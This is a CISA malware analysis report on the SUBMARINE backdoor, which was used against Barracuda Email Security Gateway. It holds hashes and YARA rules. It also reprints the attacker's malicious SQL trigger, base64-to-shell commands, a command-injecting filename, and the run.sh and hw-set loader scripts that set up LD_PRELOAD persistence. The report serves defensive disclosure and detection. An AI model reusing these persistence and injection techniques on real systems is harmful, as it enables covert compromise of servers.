# ANALYSIS REPORT

10454006.r1.v2 NUMBER

## Malware Analysis Report

2023-07-27 DATE

## Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:CLEAR–Recipients may share this information without restriction. Sources may use TLP:CLEAR when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:CLEAR information may be shared without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.cisa.gov/tlp.

## Summary

### Description

CISA obtained seven malware samples related to a novel backdoor CISA has named SUBMARINE. The malware was used by threat actors exploiting CVE-2023-2868, a former zero-day vulnerability affecting certain versions 5.1.3.001 - 9.2.0.006 of Barracuda Email Security Gateway (ESG).

SUBMARINE is a novel persistent backdoor that lives in a Structured Query Language (SQL) database on the ESG appliance. SUBMARINE comprises multiple artifacts that, in a multi-step process, enable execution with root privileges, persistence, command and control, and cleanup. In addition to SUBMARINE, CISA obtained associated Multipurpose Internet Mail Extensions (MIME) attachment files from the victim. These files contained the contents of the compromised SQL database, which included sensitive information.

For information about related malware, specifically information on the initial exploit payload and other backdoors, see CISA Alert: CISA Releases Malware Analysis Reports on Barracuda Backdoors.

### Submitted Files (5)

6dd8de093e391da96070a978209ebdf9d807e05c89dba13971be5aea2e1251d0 (r)

81cf3b162a4fe1f1b916021ec652ade4a14df808021eeb9f7c81c8d2326bddab (libutil.so)

8695945155d3a87a5733d31bf0f4c897e133381175e1a3cdc8c73d9e38640239 (machineecho_-n_Y2htb2QgK3ggL3J...)

b98f8989e8706380f779bfd464f3dea87c122651a7a6d06a994d9a4758e12e43 (sedO4CWZ9)

cc131dd1976a47ee3b631a136c3224a138716e9053e04d8bea3ee2e2c5de451a (smtpctl)

### Additional Files (2)

2a353e9c250e5ea905fa59d33faeaaa197d17b4a4785456133aab5dbc1d1d5d5 (config.TRG)

bbbae0455f8c98cc955487125a791052353456c8f652ddee14f452415c0b235a (run.sh)

## Findings

### 2a353e9c250e5ea905fa59d33faeaaa197d17b4a4785456133aab5dbc1d1d5d5

| Details | |
|---|---|
| Name | config.TRG |
| Size | 5465 bytes |
| Type | ASCII text, with very long lines |
| MD5 | d03e1f112f0c784a39003e0b3992ad80 |

| | |
|---|---|
| **SHA1** | 447369281ba26b7a6da4f659aa31026605aa3c6f |
| **SHA256** | 2a353e9c250e5ea905fa59d33faeaaa197d17b4a4785456133aab5dbc1d1d5d5 |
| **SHA512** | aead33a656f647d58da0a7f5240eb8cd7c0121c9ea33ae6504687b5faf21779e67b659a93987392033ea8ae2aae239e432444dcddad52f2a8665add7265902f6 |
| **ssdeep** | 96:CjXDCc0wSWbCZgFHwlJc8UpsmdpanoP5Mc8wWuMdHABIz2mN:CjXDN0wSWQp08UpsmFm4mhCm |
| **Entropy** | 6.062477 |

### Antivirus

No matches found.

### YARA Rules

```
• rule CISA_10454006_06 : SUBMARINE trojan backdoor cleans_traces_of_infection hides_artifacts installs_other_components
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10454006"
      Date = "2023-07-11"
      Last_Modified = "20230727_1200"
      Actor = "n/a"
      Family = "SUBMARINE"
      Capabilities = "cleans-traces-of-infection hides-artifacts installs-other-components"
      Malware_Type = "trojan backdoor"
      Tool_Type = "unknown"
      Description = "Detects SUBMARINE SQL trigger samples"
      SHA256_1 = "2a353e9c250e5ea905fa59d33faeaaa197d17b4a4785456133aab5dbc1d1d5d5"
    strings:
      $s1 = { 54 52 49 47 47 45 52 }
      $s2 = { 43 52 45 41 54 45 }
      $s3 = { 53 45 4c 45 43 54 20 22 65 63 68 6f 20 2d 6e }
      $s4 = { 62 61 73 65 36 34 20 2d 64 20 7c 20 73 68 }
      $s5 = { 72 6f 6f 74 }
      $s6 = { 53 45 54 }
      $s7 = { 45 4e 44 20 49 46 3b }
      $s8 = { 48 34 73 49 41 41 41 41 41 41 41 41 41 2b 30 61 43 33 42 55 }
      $s9 = { 2f 76 61 72 2f 74 6d 70 2f 72 }
      $s10 = { 2f 72 6f 6f 74 2f 6d 61 63 68 69 6e 65 }
    condition:
    filesize < 250KB and all of them
  }
```

### ssdeep Matches

No matches found.

### Description

The file 'config.TRG' is a SUBMARINE artifact. The presence of the filename, 'config.TRG' does not indicate that the ESG is infected. Instead, it is the actual contents of the file that determine whether it is infected or not. The contents of 'config.TRG' is contained within the SQL database file called 'config.snapshot' and the MIME attachments. Presence of the contents of the file 'config.TRG' within the SQL database is indicative of an infection of SUBMARINE.


The file contains a malicious SQL trigger called ‘cuda_trigger’ (Figure 1). This SQL trigger is set to run as root on the local host before a row is deleted from the database. After the trigger parameters are met, two actions occur. First a compressed, base64 encoded blob containing 2 files is written into a file called ‘r’ in the ‘/var/tmp’ directory (Figure 2). Second, a base64 encoded command is executed (Figure 3).

```
–Begin Base64 Decoded Command–
cat /var/tmp/r | base64 -d -i | tar -zx -C /var/tmp
nohup bash /var/tmp/run.sh <BSMTP_ID> >/dev/null 2>&1 &
rm -f /root/machine\`  *chmod +x /root/mac*
```

```
sh /root/mach*\`*
–End Base64 Decoded Command–
```


The commands will decode the base64 encoded string and execute the decoded result as a shell command. The commands will pass the contents of the file 'r' to be decoded then decompressed with the 'tar' command. Then, the file 'run.sh' executes with the 'nohup' parameter. The 'nohup' parameter allows the process launched on the shell to continue executing even if the shell is closed. The 'BSMTP_ID' is passed and all errors redirected and discarded to the '/dev/null' directory. Lastly, the contents of the '/root/machine' directory will be removed, permissions are set to executable, and shell scripts containing a name with the string 'mach*' in the root directory are executed.

### Screenshots




```
/*!50003 SET @OLD_SQL_MODE=@@SQL_MODE*/;
DELIMITER ;;
/*!50003 SET SESSION SQL_MODE="" */;;
/*!50003 CREATE */ /*!50017 DEFINER=`root`@`localhost` */ /*!50003 TRIGGER `cuda_trigger
BEFORE DELETE ON `config` FOR EACH ROW BEGIN
```

**Figure 1.** - The malicious SQL trigger called 'cuda_trigger'.



```
aomJEKHpAZw0sCAsWCCPXArZVBSMGfe2yH4WgEhXpZyxgjtqzev0hySd4FrUhxx3PLy31sA9sCgtsaw
YEHBwpvyhXFxikXgmUR080cfq7XRtqYxba/A6aEf8giuUAF2Ew0JRdHm0VDeYLz0N8AAAwwwwAADDDD
wwwwAADDDDAAAMMMMAAAwwwwAADDDDAgP9/+C8Gp/6cAFAAAA==" INTO OUTFILE "/var/tmp/r";
```

**Figure 2.** - A small snippet of the base64 blob being written into the file 'r'.



```
SELECT "echo -n
Y2F0IC92YXIvdG1wL3IgfCBiYXNlNjQgLWQgLWkgfCB0YXIgLXp4IC1DIC92YXIvdG1wCm5vaH
i90bXAvcnVuLnNoICAgNTAxMzIgICAgPi9kZXYvbnVsbCAyPiYxICYKcm0gLWYgL3Jvb3QvbWF
| base64 -d | sh" INTO OUTFILE "/root/machine`echo -n
Y2htb2QgK3ggL3Jvb3QvbWFjKgpzaCAvcm9vdC9tYWNoKlxgKgoK | base64 -d |sh`|";
```

**Figure 3.** - A small snippet of the base64 encoded command found after 'r' is written.

## 8695945155d3a87a5733d31bf0f4c897e133381175e1a3cdc8c73d9e38640239

### Details

| | |
|---|---|
| **Name** | machineecho_-n_Y2htb2QgK3ggL3Jvb3QvbWFjKgpzaCAvcm9vdC9tYWNoKlxgKgoK___base64_-d__sh |
| **Size** | 202 bytes |
| **Type** | ASCII text |
| **MD5** | c5c93ba36e079892c1123fe9dffd660f |
| **SHA1** | e1df0da64a895ff00fc27a41898aa221b5b7d926 |
| **SHA256** | 8695945155d3a87a5733d31bf0f4c897e133381175e1a3cdc8c73d9e38640239 |
| **SHA512** | a07e79b99e02fa52ab5ab75fc2d989d35d4b360a57fdf0ec5569f445fe1820d26915adbd4f30e3a9126e5cabcde9ca840779039393c39e5838618f06db47a4cc |
| **ssdeep** | 3:jT81L9RUjD+rlczyX837QTa0NDO9Z8giofQHcQMHL6wF8uflhW0TaT7ZsNvn:c1JRID+pc2XS7Ga0yYgC3GLX8Q0TaRsv |
| **Entropy** | 5.481015 |

### Antivirus

No matches found.

### YARA Rules

- rule CISA_10454006_07 : SUBMARINE trojan dropper exploit_kit evades_av hides_executing_code hides_artifacts exploitation

```
{
   meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10454006"
      Date = "2023-07-11"
      Last_Modified = "20230711_1830"
      Actor = "n/a"
      Family = "SUBMARINE"
```

```
        Capabilities = "evades-av hides-executing-code hides-artifacts"
        Malware_Type = "trojan dropper exploit-kit"
        Tool_Type = "exploitation"
        Description = "Detects ESG FileName exploit samples"
        SHA256 = "8695945155d3a87a5733d31bf0f4c897e133381175e1a3cdc8c73d9e38640239"
    strings:
        $s1 = { 7c 20 62 61 73 65 36 34 20 2d 64 20 7c 20 73 68 }
        $s2 = { 65 63 68 6f 20 2d 6e }
        $s3 = { 59 32 46 30 49 43 39 32 59 58 49 76 64 47 31 77 4c 33 49 67 66 43 42 69 59 58 4e 6c 4e 6a 51 67 4c 57 51 67 4c
57 6b 67 66 43 42 30 59 58 49 67 }
    condition:
        filesize < 1KB and all of them
}
```

### ssdeep Matches

No matches found.

### Description

The file 'machineecho -n Y2htb2QgK3ggL3Jvb3QvbWFjKgpzaCAvcm9vdC9tYWNoKlxgKgoK _ base64 -d _sh`_' is a SUBMARINE artifact. The file is a shell script identified in the '/root' directory and contains base64 encoded commands. The name of the file is designed to exploit a vulnerability on the target environment where the base64 string within the file name will be executed on the Linux shell.

```
–Begin Base64 Decoded Name/Command–
chmod +x /root/mac*
sh /root/mach*\`*
–End Base64 Decoded Name/Command–
```

The above commands will change the permissions of the directory, '/root/mac*', to executable.

The file contains a series of operations, such as decoding a base64 encoded string and executing the decoded result as a shell command. The decoded base64 string represents a series of commands that will be executed by the shell.

```
~Begin Base64 Decoded Command~

cat /var/tmp/r | base64 -d -i | tar -zx -C /var/tmp
nohup bash /var/tmp/run.sh <REDACTED BSMTP_ID>    >/dev/null 2>&1 &
rm -f /root/machine\`*

~End Base64 Decoded Command~
```

This command is identical to the decoded base64 commands found in the SQL trigger identified in the file 'config.snapshot'.

## 6dd8de093e391da96070a978209ebdf9d807e05c89dba13971be5aea2e1251d0

### Details

| | |
|---|---|
| Name | r |
| Size | 4857 bytes |
| Type | ASCII text, with very long lines |
| MD5 | 03e07c538a5e0e7906af803a83c97a1e |
| SHA1 | 600452b1cff8d99e41093be8b68f62e7c85f23d7 |
| SHA256 | 6dd8de093e391da96070a978209ebdf9d807e05c89dba13971be5aea2e1251d0 |
| SHA512 | a4a6257dd6f859ae58de3b46879926ce99e3e3edb16db37dc80da4975f5a2866f4cd722233b98c9553e319e61661cae98d535ccb26d8c9709cf6f2efa56b9b3f |
| ssdeep | 96:pjXDCc0wSWbCZgFHwlJc8UpsmdpanoP5Mc8wWuMdHABIZ:pjXDN0wSWQp08UpsmFm4mhCC |
| Entropy | 5.988140 |

### Antivirus

No matches found.

### YARA Rules

```
• rule CISA_10454006_02 : SUBMARINE trojan backdoor exploitation hides_artifacts prevents_artifact_access
  {
    meta:
       Author = "CISA Code & Media Analysis"
       Incident = "10454006"
       Date = "2023-06-29"
       Last_Modified = "20230711_1500"
       Actor = "n/a"
       Family = "SUBMARINE"
       Capabilities = "hides-artifacts prevents-artifact-access"
       Malware_Type = "trojan backdoor"
       Tool_Type = "exploitation"
       Description = "Detects encoded GZIP archive samples"
       SHA256_1 = "6dd8de093e391da96070a978209ebdf9d807e05c89dba13971be5aea2e1251d0"
    strings:
       $s1 = { 48 34 73 49 41 41 41 41 41 41 41 41 41 2b 30 61 }
       $s2 = { 44 44 44 41 67 50 39 2f 2b 43 38 47 70 2f 36 63 41 46 41 41 41 41 3d 3d 0a}
       $s3 = { 37 56 4d 70 56 58 4f 37 2b 6d 4c 39 78 2b 50 59 }
    condition:
       filesize < 6KB and 3 of them and (math.entropy(0,filesize) > 5.8)
  }
```

### ssdeep Matches

No matches found.

### Relationships

| | | |
|---|---|---|
| 6dd8de093e... | Contains | 81cf3b162a4fe1f1b916021ec652ade4a14df808021eeb9f7c81c8d2326bddab |
| 6dd8de093e... | Contains | bbbae0455f8c98cc955487125a791052353456c8f652ddee14f452415c0b235a |

### Description

The file 'r' is a SUBMARINE artifact. The file is a Base64 encoded GNU Zip (GZIP) archive. When the 'cat /*/*/r | base64 -d -i | tar -zx -C /*/*' Linux Shell command is applied to 'r', it decompresses two files. The aforementioned Linux Shell command is contained in 'config.snapshot' as a Base64 encoded SQL trigger.

–Begin Decompressed Files–
1. run.sh (bbbae0455f8c98cc955487125a791052353456c8f652ddee14f452415c0b235a)
2. libutil.so (81cf3b162a4fe1f1b916021ec652ade4a14df808021eeb9f7c81c8d2326bddab)
–End Decompressed Files–

## bbbae0455f8c98cc955487125a791052353456c8f652ddee14f452415c0b235a

### Details

| | |
|---|---|
| **Name** | run.sh |
| **Size** | 473 bytes |
| **Type** | POSIX shell script, ASCII text executable |
| **MD5** | c2e577c71d591999ad5c581e49343093 |
| **SHA1** | d446e06e40053214788aa1bad17b6d3587a2a370 |
| **SHA256** | bbbae0455f8c98cc955487125a791052353456c8f652ddee14f452415c0b235a |
| **SHA512** | ffe528fcb448424b1f811a4b9068402971bf2705ad64e556071a062cd89d74d371d3ef41afca38450b7d8457611246a6ba35478dfc83e997950d2f85c8dac80f |
| **ssdeep** | 12:avOAsp2yBXGTVjnJAIFw/J7G80ZWkbUErPzg:azsphBXSFZFwgLWkXg |

| | |
|---|---|
| Entropy | 5.323635 |

## Antivirus

No matches found.

## YARA Rules

- rule CISA_10454006_03 : SUBMARINE trojan backdoor loader rootkit virus controls_local_machine hides_artifacts infects_files installs_other_components remote_access exploitation information_gathering

```
{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10454006"
    Date = "2023-07-03"
    Last_Modified = "20230711_1500"
    Actor = "n/a"
    Family = "SUBMARINE"
    Capabilities = "controls-local-machine hides-artifacts infects-files installs-other-components"
    Malware_Type = "trojan backdoor loader rootkit virus"
    Tool_Type = "remote-access exploitation information-gathering"
    Description = "Detects SUBMARINE launcher script samples"
    SHA256_1 = "bbbae0455f8c98cc955487125a791052353456c8f652ddee14f452415c0b235a"
  strings:
    $s1 = { 73 65 64 20 2d 69 }
    $s2 = { 4c 44 5f 50 52 45 4c 4f 41 44 3d }
    $s3 = { 6c 69 62 75 74 69 6c 2e 73 6f }
    $s4 = { 2f 73 62 69 6e 2f 73 6d 74 70 63 74 6c }
    $s5 = { 2f 62 6f 6f 74 2f 6f 73 5f 74 6f 6f 6c 73 }
    $s6 = { 72 6d 20 2d 72 66 }
    $s7 = { 62 61 73 65 36 34 20 2d 64 }
    $s8 = { 7c 73 68 }
    $s9 = { 72 65 73 74 61 72 74 }
    $s10 = { 2f 64 65 76 2f 6e 75 6c 6c }
    $s11 = { 23 21 20 2f 62 69 6e 2f 73 68 }
    $s12 = { 62 61 73 65 36 34 }
  condition:
    filesize < 2KB and all of them
}
```

- rule CISA_10454006_04 : SUBMARINE trojan backdoor hides_artifacts hides_executing_code infects_files installs_other_components remote_access exploitation

```
{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10454006"
    Date = "2023-07-05"
    Last_Modified = "20230711_1500"
    Actor = "n/a"
    Family = "SUBMARINE"
    Capabilities = "hides-artifacts hides-executing-code infects-files installs-other-components"
    Malware_Type = "trojan backdoor"
    Tool_Type = "remote-access exploitation"
    Description = "Detects SUBMARINE launcher script samples"
    SHA256_1 = "b98f8989e8706380f779bfd464f3dea87c122651a7a6d06a994d9a4758e12e43"
  strings:
    $s1 = { 73 6c 65 65 70 }
    $s2 = { 7c 62 61 73 65 36 34 20 2d 64 }
    $s3 = { 4c 44 5f 50 52 45 4c 4f 41 44 }
```

```
        $s4 = { 2f 68 6f 6d 65 2f 70 72 6f 64 75 63 74 2f 63 6f 64 65 2f 66 69 72 6d 77 61 72 65 2f 63 75 72 72 65 6e 74 2f 73 62
   69 6e 2f 73 6d 74 70 63 74 6c 20 72 65 73 74 61 72 74 }
        $s5 = { 65 63 68 6f 20 2d 6e 20 27 }
        $s6 = { 73 68 }
        $s7 = { 23 21 20 2f 62 69 6e 2f 73 68 }
     condition:
        filesize < 2KB and 6 of them
   }
```

### ssdeep Matches

No matches found.

### Relationships

| | | |
|---|---|---|
| bbbae0455f... | Contained_Within | 6dd8de093e391da96070a978209ebdf9d807e<br>05c89dba13971be5aea2e1251d0 |

### Description

The file 'run.sh' is a SUBMARINE loader. The file is a shell script located at within the archive 'r' in the '/var/tmp' directory. The purpose of 'run.sh' is to perform a combination of file manipulation, script generation and execution (Figure 4). There are 4 variables within 'run.sh':

–Begin Variable List–

```
B1=$1
F="/boot/os_tools/hw-set"
S="/home/product/code/firmware/current/sbin/smtpctl"
A="/boot/os_tools/libutil.so"
B=`echo -n "sed -i \"s|exec|BSMTP_ID=$B1 LD_PRELOAD=$A exec|g\" $S"|base64 -w0`
```

–End Variable List–

The script begins by moving SUBMARINE from the '/var/tmp/' directory to the '/boot/os_tools/' directory for persistence.

The variable "B" is declared as a 'sed' command that replaces all occurrences of the string 'exec' with `BSMTP_ID=$1 LD_PRELOAD=/boot/os_tools/libutil.so exec /home/product/code/firmware/current/sbin/smtpctl'. This 'sed' command is then base64 encoded.

A new file called 'hw-set' is created in the '/boot/os_tools/' directory. A line is appended to the 'smtpctl' file which checks for the string 'LD_PRELOAD'. If the string is not found, the base64 encoded string stored in variable "B" is decoded and executed as a shell command and 'smtpctl' is restarted.


The 'chmod' command is used to set executable permissions for 'hw-set'.

The 'sed' command is used with a '-i' flag to modify the file 'update_version' within the '/boot/os_tools/' directory with an appended string to line 44. The appended string, "system('/boot/os_tools/hw-set 2>&1 >/dev/null &');", will run the file 'hw-set' in the background and redirect both output and errors to 'dev/null' whenever the file 'update_version' is executed.

The file 'hw-set' is executed and the 'sed' command with the '-i' flag is used to insert the string 'sleep 2m' on line 1 to set a sleep duration of 2 minutes.

Finally, all files and directories within '/var/tmp/' directory are removed.

### Screenshots



```
#! /bin/sh

B1=$1
F="/boot/os_tools/hw-set"
S="/home/product/code/firmware/current/sbin/smtpctl"
A="/boot/os_tools/libutil.so"

mv /var/tmp/libutil.so $A

B=`echo -n "sed -i \"s|exec|BSMTP_ID=$B1 LD_PRELOAD=$A exec|g\" $S"|base64 -w0`
echo "#! /bin/sh" > $F
echo "! grep -q LD_PRELOAD $S && echo -n '$B'|base64 -d|sh && $S restart" >> $F

chmod a+x $F
sed -i "44asystem('$F 2>&1 >/dev/null &');" /boot/os_tools/update_version

`$F`
sed -i '1asleep 2m' $F
rm -rf /var/tmp/*
```

**Figure 4.** - The contents of the file, 'run.sh.'

### b98f8989e8706380f779bfd464f3dea87c122651a7a6d06a994d9a4758e12e43

**Details**

| | |
|---|---|
| **Name** | hw-set |
| **Name** | sedO4CWZ9 |
| **Size** | 341 bytes |
| **Type** | POSIX shell script, ASCII text executable, with very long lines |
| **MD5** | b860198feca7398bc79a8ec69afc65ed |
| **SHA1** | c4c64da81995044ea3447b8ffd07689382b7487b |
| **SHA256** | b98f8989e8706380f779bfd464f3dea87c122651a7a6d06a994d9a4758e12e43 |
| **SHA512** | 0d4b66dbeb88e8c9fb970572c033ab84b8273734277edb139cdc04560a0547d192a6762fc8ed8138eb43f7d05df6c36aa6bc1987eda4a4b6075e9059e71ef358 |
| **ssdeep** | 6:JkKgPxJooRKGKBNvd/UntDEcQwj7bPfNcgUBZqcL0FcXfFtC2i+RKGKBNvSv:alZJoospwtIclTNcRDnv7CJ+spSv |
| **Entropy** | 5.713942 |

**Antivirus**

No matches found.

**YARA Rules**

- rule CISA_10454006_04 : SUBMARINE trojan backdoor hides_artifacts hides_executing_code infects_files installs_other_components remote_access exploitation
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10454006"
      Date = "2023-07-05"
      Last_Modified = "20230711_1500"
      Actor = "n/a"
      Family = "SUBMARINE"
      Capabilities = "hides-artifacts hides-executing-code infects-files installs-other-components"
      Malware_Type = "trojan backdoor"
      Tool_Type = "remote-access exploitation"
      Description = "Detects SUBMARINE launcher script samples"
      SHA256_1 = "b98f8989e8706380f779bfd464f3dea87c122651a7a6d06a994d9a4758e12e43"

```
    strings:
        $s1 = { 73 6c 65 65 70 }
        $s2 = { 7c 62 61 73 65 36 34 20 2d 64 }
        $s3 = { 4c 44 5f 50 52 45 4c 4f 41 44 }
        $s4 = { 2f 68 6f 6d 65 2f 70 72 6f 64 75 63 74 2f 63 6f 64 65 2f 66 69 72 6d 77 61 72 65 2f 63 75 72 72 65 6e 74 2f 73 62
69 6e 2f 73 6d 74 70 63 74 6c 20 72 65 73 74 61 72 74 }
        $s5 = { 65 63 68 6f 20 2d 6e 20 27 }
        $s6 = { 73 68 }
        $s7 = { 23 21 20 2f 62 69 6e 2f 73 68 }
    condition:
        filesize < 2KB and 6 of them
}
```


### ssdeep Matches

No matches found.

### Description


The file 'hw-set' is a SUBMARINE artifact. The file is a shell script located in the '/boot/os_tools/' directory and contains shell commands as well as a base64 encoded string (Figure 5). The shell script is set to sleep for 2 minutes prior to execution. The 'grep' command checks if the string 'LD_PRELOAD' is contained within the 'smtpctl' file located at '/home/product/code/firmware/current/sbin/'. The exclamation point (!) prepending the script is used to check for success or failure of the 'grep' command. If the string 'LD_PRELOAD' is not identified, a base64 encoded 'sed' command is used to modify the 'smtpctl' file (Figure 6).

### Screenshots



```
#! /bin/sh
sleep 2m
! grep -q LD_PRELOAD /home/product/code/firmware/current/sbin/smtpctl
&& echo -n
'c2VkIC1pICJzfGV4ZWN8Q1NNVFBfSUQ9NTAxMzIgTERfUFJFTE9BRD0vYm9vdC9vc190
9scy9saWJ1dGlsLnNvIGV4ZWN8ZyIgL2hvbWUvcHJvZHVjdC9jb2RlL2Zpcm13YXJ1L2N
nJlbnQvc2Jpbi9zbXRwY3Rs'|base64 -d|sh && /home/product/code/firmware/
current/sbin/smtpctl restart
```

**Figure 5.** - The contents of the shell script in the file 'hw-set'.



```
sed -i "s|exec|BSMTP_ID=[redacted] LD_PRELOAD=/boot/os_tools/libutil.so
exec|g" /home/product/code/firmware/current/sbin/smtpctl
```

**Figure 6.** - The decoded base64 string contained in the shell script of the file 'hw-set'.

## cc131dd1976a47ee3b631a136c3224a138716e9053e04d8bea3ee2e2c5de451a

### Details

| | |
|---|---|
| **Name** | smtpctl |
| **Size** | 3759 bytes |
| **Type** | POSIX shell script, ASCII text executable |
| **MD5** | 35a432e40da597c7ab63ff16b09d19d8 |
| **SHA1** | b798b881b89526051ee5d50f24239b3a952c9724 |
| **SHA256** | cc131dd1976a47ee3b631a136c3224a138716e9053e04d8bea3ee2e2c5de451a |
| **SHA512** | af6aa47f44e604a60930f122ebd47d6c1b83c756b005d79ade8af147bfbfab40f16ba91e32021d65b18b21e06911476fb5d03f050850c8300d1e7d7a3e61c36b |
| **ssdeep** | 48:t7c4VFuL2/zkanTvNpofcgBnY5NBFTGc5FjJWgkFBhhkQ1jtbA5lwmNdBITf3K3M:xcOko1iyGc6FzKAjDTvssgRaI7Q |
| **Entropy** | 5.178501 |

### Antivirus

No matches found.

## YARA Rules

```
rule CISA_10454006_05 : SUBMARINE trojan backdoor remote_access_trojan compromises_data_integrity cleans_traces_of_infection hides_artifacts installs_other_components remote_access exploitation
{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10454006"
    Date = "2023-07-05"
    Last_Modified = "20230711_1500"
    Actor = "n/a"
    Family = "SUBMARINE"
    Capabilities = "compromises-data-integrity cleans-traces-of-infection hides-artifacts installs-other-components"
    Malware_Type = "trojan backdoor remote-access-trojan"
    Tool_Type = "remote-access exploitation"
    Description = "Detects SUBMARINE launcher script samples"
    SHA256_1 = "cc131dd1976a47ee3b631a136c3224a138716e9053e04d8bea3ee2e2c5de451a"
  strings:
    $s1 = { 4c 44 5f 50 52 45 4c 4f 41 44 }
    $s2 = { 23 21 20 2f 62 69 6e 2f 73 68 }
    $s3 = { 4c 44 5f 50 52 45 4c 4f 41 44 3d 2f 62 6f 6f 74 2f 6f 73 5f 74 6f 6f 6c 73 2f 6c 69 62 75 74 69 6c 2e 73 6f 20 65 78 65 63 }
    $s4 = { 3e 2f 64 65 76 2f 6e 75 6c 6c 20 32 3e 26 31 }
    $s5 = { 62 73 6d 74 70 64 20 63 6f 6e 74 72 6f 6c 20 73 63 72 69 70 74 }
    $s6 = { 42 53 4d 54 50 44 5f 50 49 44 }
    $s7 = { 2f 72 65 6c 6f 61 64 2f 72 65 73 74 61 72 74 }
  condition:
    filesize < 6KB and 6 of them
}
```

## ssdeep Matches

No matches found.


## Description

The file 'smtpctl' is a SUBMARINE loader. The file is a maliciously modified shell script used to remove mail files in 2 directories as well as load SUBMARINE as a shared library for the Batched Simple Mail Transfer Protocol (BSMTP) daemon.

```
~Begin File Removal Commands~
rm -f /mail/scan/body*
rm -f /mail/tmp/mimeattach.*
~End File Removal Commands~
```

Appended malicious code at the bottom of 'smtpctl.sh' sets the BSMTP_ID and SUBMARINE is preloaded as a shared library from the '/boot/os_tools' directory. It then executes the BSMTP daemon. If the BSMTPD_PID variable is set, debug mode is enabled. If the BSMTPD_PID variable is not set, execution continues without enabling debug mode. Additionally, any instances of the string 'reload' in the command are replaced with 'restart' and all errors are redirected to '/dev/null' (Figure 7).

## Screenshots



```
BSMTP_ID=[redacted] LD_PRELOAD=/boot/os_tools/libutil.so exec ${BSMTPD_PATH}
-b USR2 -c /home/product/code/config/bsmtpd.conf -d ${BSMTPD_PID:+-P
${BSMTPD_PID}} ${@/reload/restart} >/dev/null 2>&1
```

**Figure 7.** - The appended malicious code loading SUBMARINE as the shared library for the BSMTP daemon. The BSMTP_ID value will be unique per device.

## 81cf3b162a4fe1f1b916021ec652ade4a14df808021eeb9f7c81c8d2326bddab

## Details

| | |
|---|---|
| **Name** | libutil.so |
| **Name** | update_version |
| **Size** | 9396 bytes |
| **Type** | ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, stripped |
| **MD5** | b745626b36b841ed03eddfb08e6bb061 |
